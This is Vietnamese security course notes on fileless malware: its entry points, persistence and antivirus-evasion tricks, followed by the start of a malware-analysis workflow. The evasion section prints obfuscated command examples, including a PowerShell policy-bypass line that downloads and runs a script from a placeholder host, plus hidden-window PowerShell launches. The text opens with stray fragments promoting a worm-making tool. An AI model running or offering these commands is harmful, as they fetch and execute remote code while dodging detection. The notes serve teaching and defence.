Internet Worm Maker Thing là một công cụ mã nguồn mở được sử dụng để tạo ra các worm. Công cụ này đi kèm với một trình biên dịch có thể dễ dàng chuyển đổi virus batch thành một file thực thi để né tránh phần mềm diệt virus hoặc cho bất kỳ mục đích nào khác.



Penetration tester diary.: Make a simple Worm program

Module 7 – Phần 6: Tìm hiểu về fileless malware

Hiện nay, **fileless malware** (tạm dịch là *mã độc không cần tập tin*) đang trở thành một phương pháp tấn công phổ biến của các tội phạm mạng bởi nó có những đặc điểm gây ít sự chú ý và khả năng né tránh các biện pháp kiểm soát bảo mật thông thường. Do khả năng né tránh các biện pháp kiểm soát bảo mật đa dạng, các tổ chức cần tập trung vào việc theo dõi, phát hiện và ngăn chặn các hoạt động độc hại thay vì dựa vào các phương pháp truyền thống như dò quét mã độc dựa vào signature. Phần này sẽ trình bày các khái niệm liên quan đến fileless malware.

Fileless malware là gì?


Fileless malware còn được gọi là **non-malware**, lây nhiễm vào phần mềm hợp pháp thông thường, nó tận dụng các lỗ hổng hiện có để lây nhiễm vào hệ thống. Loại malware thường tồn tại trong bộ nhớ RAM. Nó inject mã độc vào các tiến trình đang chạy như Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, Macros, Windows Management Instrumentation (WMI), ...

Fileless malware không phụ thuộc file và không để lại dấu vết, do đó việc phát hiện và loại bỏ nó rất khó khăn. Nó chủ yếu tồn tại trong các vị trí bộ nhớ khả biến như các tiến trình đang chạy, registry hệ thống và các service areas. Một khi xâm nhập, nó có thể tận dụng các

công cụ quản trị hệ thống và tiến trình để duy trì tính liên tục, leo thang đặc quyền quyền và lây lan theo chiều ngang qua mạng mục tiêu.

Phân loại các mối đe dọa trong fileless malware

Như được thể hiện trong hình dưới đây, các mối đe dọa được chia thành các mục khác nhau:



Fileless malware có thể được phân loại dựa trên point of entry, tức là cách mà mã độc tạo ra entry point vào hệ thống mục tiêu. Theo phân loại trên, các mối đe dọa có ba loại dựa trên mức độ chứng cứ mà chúng để lại trên máy tính:

Type 1: No File Activity Performed

Loại malware này không cần ghi file lên đĩa. Mã độc có thể được nhúng trong firmware của thiết bị, và các giải pháp antivirus không thể kiểm tra firmware của một thiết bị. Do đó, việc phát hiện và ngăn chặn các mối đe dọa như vậy rất khó khăn.

Type 2: Indirect File Activity


Ví dụ hacker có thể inject một lệnh PowerShell vào WMI repository để cấu hình filter thực thi định kỳ.

Type 3: Required Files to Operate

Hacker khai thác một tài liệu có macro, file Java/Flash hoặc file EXE để inject các payload vào mục tiêu.

Fileless malware hoạt động như thế nào?

Một số giai đoạn hoạt động của fileless malware như sau:



Point of Entry

- **Memory Exploits:** Inject và thực thi chính nó trong bộ nhớ của tiến trình hợp lệ trên hệ thống. Nó khai thác bộ nhớ và đặc quyền của các công cụ hệ thống được đưa vào whitelist Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec,
- **Malicious Website:** Khi người dùng truy cập vào một website chứa mã độc, exploit kit bắt đầu quét các lỗ hổng. Nếu thành công, nó sẽ gọi PowerShell để download và thực thi trực tiếp trong bộ nhớ mà không cần ghi file.
- **Phishing Email/Malicious Documents:** Hacker có thể nhúng các macro dưới dạng VBScript hoặc JavaScript trong file Microsoft Office (Word, PowerPoint, Excel) hoặc PDF và sử dụng các kỹ thuật social engineering để khiến người dùng chạy các macro trên hệ thống của mình.

Code Execution

- **Code injection:** Sử dụng các kỹ thuật như process hollowing và reflective DLL injection cho phép tải shellcode trực tiếp vào bộ nhớ mà không cần ghi file vào đĩa.
- **Script-based Injection:** Malware được nhúng trong tài liệu. Khi tài liệu mở, script chạy trong bộ nhớ, làm cho việc phát hiện chúng khó khăn đối với các giải pháp chống malware truyền thống.

Persistence

Fileless malware không có bền vững vì nó được lưu trữ trong bộ nhớ. Khi khởi động lại máy, mã độc sẽ bị xóa khỏi bộ nhớ và ngừng lây nhiễm. Tuy nhiên, tùy thuộc vào mục tiêu của hacker, các script có thể được lưu trong các công cụ tích hợp trong Windows như Windows Registry, WMI và Windows Task Scheduler và được cấu hình để chạy ngay cả sau khi hệ thống khởi động lại.

- **Windows Registry:** Hacker có thể lưu trữ các kịch bản trong các key *Registry AutoStart* của Windows để chúng được load và thực thi mỗi khi máy khởi động lại.

- **Windows Management Instrumentation (WMI)**: WMI là một công cụ thường được sử dụng để tự động hóa các nhiệm vụ quản trị hệ thống, để đạt và duy trì tính bền vững. Trong trường hợp này, hacker lưu script trong kho WMI và chúng được kích hoạt định kỳ thông qua các ràng buộc WMI.
- **Windows Task Scheduler**: Hacker có thể tự động kích hoạt và thực thi script trong một khoảng thời gian được chọn.


Achieving Objectives

Bằng cách duy trì tính bền vững, hacker vượt qua các giải pháp bảo mật và đạt được mục đích.

Kỹ thuật khởi chạy fileless malware

In-Memory Exploits

Hacker có thể inject mã độc vào bộ nhớ RAM và nhắm vào các tiến trình hợp pháp mà không để lại bất kỳ dấu vết nào. Sự xâm nhập như vậy rất khó bị phát hiện vì mã độc không được lưu trữ trên đĩa mà được thực thi trực tiếp từ bộ nhớ. Hacker khai thác các API hoặc các công cụ quản lý hệ thống WMI, PSEXEC và PowerShell để truy cập vào bộ nhớ tiến trình của một tiến trình bình thường. Hacker sử dụng phương pháp *thư viện liên kết động phản chiếu* (reflective Dynamic Link Library – DLL) để tải một script vào tiến trình đồng thời chống lại việc ghi DLL lên đĩa.




EternalBlue là một loại tấn công trong bộ nhớ có thể tận dụng lỗ hổng trong giao thức chia sẻ tệp của Windows là Server Message Block (SMB 1). Hacker sau đó nhắm vào file *lsass.exe* và inject mã độc vào. File *lsass.exe* này được thiết kế để xử lý việc đăng nhập/đăng xuất và xác minh thông tin đăng nhập của người dùng, và cũng thực hiện các hoạt

động quan trọng khác. Hacker khai thác file này để và tránh các biện pháp bảo mật bằng cách sử dụng các công cụ như Mimikatz để truy cập thông tin từ bộ nhớ.

Script-based Injection


Hacker sử dụng các script trong đó file nhị phân và shellcode được nhúng, làm mờ và biên dịch để tránh tạo file trên đĩa. Nhiều mối đe dọa fileless cổ điển như KOVET, POWMET và FAREIT đã sử dụng các script để lây lan malware.



Launching a fileless malware through script-based injection

Khai thác các công cụ System Admin


Hacker khai thác các công cụ quản trị hệ thống như Certutil và **Windows Management Interface Command (WMIC)** để đánh cắp thông tin. Các công cụ dòng lệnh như **Microsoft registered server (Regsvr32)** và **rundll32** đôi khi cũng bị khai thác để chạy các DLL.



Launching a fileless malware by abusing sysadmin tools

LemonDuck

LemonDuck là một loại fileless malware trên ngôn ngữ Python, lan truyền qua các server chạy Microsoft Exchange và server Linux của doanh nghiệp trên toàn thế giới. Quá trình lây nhiễm bắt đầu bằng việc khai thác các lỗ hổng SMB thông qua các chiến dịch lừa đảo hoặc tấn công dò mật khẩu. Nó sử dụng khả năng khai thác tiền mã hóa (cryptojacking) để ẩn giấu bản thân và duy trì tính nguyên vẹn ngay cả sau khi áp dụng các bản cập nhật bản vá.



LemonDuck attack chain

Loại malware này có thể lây lan dưới hai biến thể đó là **LemonDuck** và **LemonCat** với hai mục đích khác nhau. LemonDuck có khả năng chạy các chiến dịch lừa đảo nhằm tấn công các thiết bị biên (edge devices) để lây nhiễm. Trái ngược với điều đó, LemonCat sử dụng một domain chúa từ “cat” và cài đặt một backdoor để liên tục gửi mã độc nhằm lan truyền. Cả LemonDuck và LemonCat lây nhiễm vào máy mục tiêu để xuyên phá các biện pháp kiểm soát bảo mật, duy trì tính bền vững.

Ngoài ra còn có một số loại malware khác như:

- Divergent
- DarkWatchman
- BazarBackdoor
- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware

Kỹ thuật lẩn tránh phần mềm Antivirus

Fileless malware không lưu trữ bất kỳ file nào lên đĩa cứng do đó rất khó để phát hiện chúng. Ngoài ra hacker còn sử dụng nhiều kỹ thuật lẩn tránh để che giấu không bị phát hiện càng lâu càng tốt.

Chèn ký tự

Hacker chèn các ký tự đặc biệt như dấu phẩy (,) và dấu chấm phẩy (;) giữa các lệnh và chuỗi để làm cho các lệnh khó phát hiện hơn. Những ký tự đặc biệt này được coi là các ký tự khoảng trắng trong các đối số dòng lệnh; do đó, chúng được xử lý một cách dễ dàng. Bằng cách sử dụng kỹ thuật này, hacker phân mảnh mã độc để tránh bị phân tích bởi các giải pháp dựa trên signature.

Ví dụ, thay vì sử dụng một lệnh hoàn chỉnh, hacker có thể chia thành các phần nhỏ và chèn các ký tự đặc biệt giữa chúng, như sau:

```
,;cmd.exe,/c,;echo;powershell.exe -NoExit -exec bypass -nop
```

```
Invoke-Expression(New-ObjectSystem.Net.WebClient).Downloadstring('https://targetwebsite.com') &&echo,exit
```

Thêm dấu ngoặc đơn

Trong các tình huống thông thường, dấu ngoặc đơn được sử dụng để cải thiện khả năng đọc của code hoặc nhóm các biểu thức phức tạp và phân chia lệnh. Khi sử dụng dấu ngoặc đơn, các biến của code được đánh giá như một lệnh trên một dòng duy nhất. Hacker lợi dụng tính năng này để phân mảnh và làm rối các lệnh. Ví dụ, trong câu lệnh sau:

```
cmd.exe /c ((echo command1)
```

```
&& (
```

```
echo command2))
```

Dấu ngoặc đơn được sử dụng để chia lệnh thành hai phần nhỏ, trong đó mỗi phần được giữ trong một cặp dấu ngoặc đơn riêng biệt. Điều này làm cho việc đọc lệnh trở nên khó hiểu và khó phân tích.

Sử dụng dấu ngoặc kép

Khi một lệnh được nhúng trong dấu ngoặc kép, nó không ảnh hưởng đến việc thực thi của lệnh. Hơn nữa, trình phân tích dòng lệnh sử dụng ký hiệu dấu ngoặc kép làm ký tự phân tách đối số. Hacker sử dụng ký hiệu dấu ngoặc kép để nối các lệnh trong các đối số. Trong ví dụ sau:

```
Pow""er""Shell -N""oExit -Executionpolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
```

Hacker sử dụng ký hiệu dấu ngoặc kép để nối các từ trong lệnh. Việc này làm cho lệnh độc hại trông như là một đối số duy nhất được truyền vào lệnh PowerShell.

Sử dụng các biến môi trường

Một phương pháp khác được hacker sử dụng để làm rối fileless malware là sử dụng biến môi trường. Trong hệ điều hành Windows, biến môi trường là các đối tượng động, lưu trữ các giá

trị có thể sửa đổi được được ứng dụng sử dụng trong quá trình chạy. Hacker lợi dụng biến môi trường để phân mảnh các lệnh độc hại thành nhiều chuỗi. Hơn nữa, chúng thiết lập giá trị cho biến môi trường trong quá trình chạy để thực thi các lệnh độc hại.

Trong ví dụ sau:

```
set a=Power && set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
```

Hacker đặt giá trị cho biến môi trường “**a**” là “**Power**” và biến môi trường “**b**” là “**Shell**”. Sau đó, chúng sử dụng cú pháp `%a:~0,-1%%b%` để tạo thành lệnh “**Powershell**“. Việc sử dụng biến môi trường như vậy giúp làm rối và ẩn các lệnh độc hại, gây khó khăn trong việc phát hiện và phân tích bởi các giải pháp an ninh truyền thống.

Sử dụng biến môi trường được gán trước

Hacker truy xuất các ký tự cụ thể từ các biến môi trường đã được gán trước như “**%CommonProgramFiles%**“. Các ký tự trong các biến này được truy cập thông qua chỉ mục. “**%CommonProgramFiles%**” chứa giá trị mặc định “C:\Program Files\Common Files”. Các ký tự cụ thể từ giá trị này có thể được truy cập thông qua chỉ mục và được sử dụng để thực thi các lệnh độc hại như sau:

```
cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" windowstyle hidden -command wscript myscript.vbc
```

Trong lệnh trên, một ký tự đơn ‘P‘ được truy xuất từ chỉ mục 3, sau đó được ghép nối với “**owerShell.exe**“, và thực thi các lệnh độc hại.

Mô-đun 7. Phần 7: Quy trình phân tích mã độc, phân tích tĩnh

Mã độc như virus, Trojans, worms, spyware và rootkits cho phép hacker xâm nhập vào các hệ thống bảo mật và thực hiện cuộc tấn công vào các hệ thống mục tiêu. Vì vậy, để phát hiện và khắc phục các mã độc hiện có và ngăn chặn các tấn công khác trong tương lai, việc thực hiện phân tích mã độc là rất quan trọng. Có nhiều công cụ và phương pháp được sử dụng để thực hiện nhiệm vụ này. Phần này sẽ giải thích quy trình phân tích mã độc và thảo luận về các công cụ được sử dụng để thực hiện điều đó.

Sheep Dip Computer là gì?

Sheep Dip Computer, trong lĩnh vực an ninh thông tin và phân tích malware, là một thuật ngữ chỉ việc phân tích các file hoặc thông điệp đáng ngờ để xác định sự hiện diện của malware. Tương tự như quá trình “*đặt cùu vào nước tẩy*“, trong đó cùu được ngâm trong dung dịch hóa chất để làm cho chúng không có ký sinh trùng, việc sheep dip computer nhằm tạo ra một máy tính được cô lập, không liên kết với các máy tính khác trên mạng để ngăn chặn sự xâm nhập của malware vào hệ thống.

Trước khi tiến hành quá trình này, cần lưu trữ tất cả các chương trình đã tải xuống trên các thiết bị lưu trữ bên ngoài như CD-ROM hoặc DVD.

Một máy tính được sử dụng cho sheep dip computer cần có các công cụ như port monitor, file monitor, network monitor và một hoặc nhiều chương trình diệt virus để thực hiện phân tích malware trên các file, ứng dụng, tin nhắn, các thiết bị phần cứng ngoại vi (như USB và ổ đĩa) và nhiều tác vụ khác.


Một số tác vụ thông thường thực hiện trong quá trình sheep dip computer bao gồm:

- Kiểm tra quyền user, group và tiến trình đang chạy
- Kiểm tra các port và mạng đang hoạt động
- Kiểm tra các trình device controller và các file
- Kiểm tra hệ thống registry và kernel

Antivirus Sensor System

Hệ thống cảm biến diệt virus (Antivirus Sensor Systems) là một tập hợp phần mềm máy tính nhằm phát hiện và phân tích các mối đe dọa từ mã độc như virus, worm và Trojan. Hệ thống này được sử dụng cùng với các máy tính sheep dip.

Các cảm biến diệt virus có thể được cài đặt trực tiếp trên các máy tính cá nhân hoặc được triển khai trên hệ thống mạng toàn diện. Chúng thường sử dụng cơ sở dữ liệu cập nhật liên tục để nhận diện các biểu hiện mới của mã độc, cũng như các phương pháp phân tích heuristics để phát hiện những mối đe dọa chưa được biết đến trước đó. Vai trò chính của hệ thống cảm biến diệt virus là bảo vệ máy tính và mạng khỏi các mối đe dọa đến từ mã độc. Khi phát hiện được một sự xâm nhập, nó có thể cảnh báo người dùng, xử lý hoặc cách ly các tệp tin nghi ngờ, và thực hiện các biện pháp khắc phục để ngăn chặn sự lây lan và gây hại từ mã độc đó.



Screenshot displaying the working of Antivirus Sensor System

Giới thiệu về Malware Analysis

Mục tiêu chính của việc phân tích mã độc

Malware có thể gây ra tổn thất về trí tuệ và tài chính đối với mục tiêu, bất kể đó là cá nhân, một nhóm người hay một tổ chức. Hơn nữa, nó có khả năng lan truyền từ một hệ thống này sang hệ thống khác một cách dễ dàng và âm thầm.

Phân tích malware là quá trình dịch ngược một mẫu malware cụ thể để xác định nguồn gốc, chức năng và tác động tiềm năng của nó. Qua việc thực hiện phân tích malware, ta có thể trích xuất thông tin chi tiết về nó. Đây là một phần quan trọng không thể thiếu trong quá trình kiểm tra xâm nhập.

Các mục tiêu chính của việc phân tích một chương trình độc hại là như sau:

- Xác định chính xác những gì đã xảy ra
- Xác định ý đồ
- Phát hiện các chỉ số của việc xâm phạm
- Xác định mức độ phức tạp của kẻ xâm nhập
- Xác định các lỗ hổng đã bị khai thác
- Xác định phạm vi thiệt hại do sự xâm nhập gây ra
- Bắt giữ kẻ gây ra việc cài đặt phần mềm độc hại
- Phân biệt kẻ xâm nhập hoặc người nội bộ chịu trách nhiệm cho việc xâm nhập.

Cần tuân thủ những gì?

Khi các bạn phân tích mã độc, cần tuân thủ các hướng dẫn sau đây:

- Trong quá trình phân tích, tập trung vào các đặc điểm cơ bản thay vì hiểu mọi chi tiết.
- Thử nghiệm các công cụ và phương pháp khác nhau để phân tích, vì một phương pháp duy nhất có thể không hữu ích.
- Xác định, hiểu và đánh bại các kỹ thuật ngăn chặn phân tích mã độc.

Phân loại

Cả hai kỹ thuật đều nhằm hiểu cách hoạt động của mã độc, nhưng chúng khác nhau về các công cụ sử dụng cũng như thời gian và kỹ năng cần thiết để thực hiện phân tích. Ta nên thực hiện cả *phân tích tĩnh* lẫn *phân tích động* để có cái nhìn sâu sắc hơn về chức năng của mã độc.

- **Phân tích tĩnh (Static Analysis):** Nó còn được gọi là phân tích code, và nó liên quan đến việc chỉ xem xét code chứ không cần thực thi. Quá trình này sử dụng các công cụ và kỹ thuật khác nhau để xác định phần nào là phần độc hại của một chương trình hoặc file. Phương pháp này cũng thu thập thông tin về chức năng của mã độc và thu thập các chỉ mục kỹ thuật hoặc signature đơn giản mà mã độc tạo ra. Các chỉ mục này bao gồm tên file, giá trị MD5 hoặc băm, loại file và kích thước file.
- **Phân tích động (Dynamic Analysis):** Phân tích động còn được gọi là phân tích hành vi, và nó liên quan đến việc thực thi mã độc để biết cách nó tương tác với máy tính cũng như tác động của nó đối với hệ thống sau khi nó xâm nhập vào hệ thống. Việc phân tích này có thể tiết lộ thông tin như domain, file path, các key registry được tạo ra, địa chỉ IP, các file thêm vào, file đã cài đặt, DLL và các file liên kết nằm trên hệ thống hoặc mạng.

Quy trình phân tích mã độc

Phân tích mã độc cung cấp một hiểu biết sâu sắc về mỗi mẫu mã độc và xác định xu hướng công nghệ mới từ một lượng lớn các mẫu. Các mẫu mã độc này phần lớn tương thích với các file thực thi nhị phân trên Windows. Việc phân tích mã độc trên các thiết bị kết nối với mạng doanh nghiệp là rất nguy hiểm. Do đó, luôn luôn nên phân tích các mẫu mã độc trong một môi trường thử nghiệm trên một mạng cô lập.

Phân tích mã độc bao gồm các bước sau:

1. Chuẩn bị môi trường thử nghiệm (Testbed)
2. Phân tích tĩnh (Static Analysis)
3. Phân tích động (Dynamic Analysis)

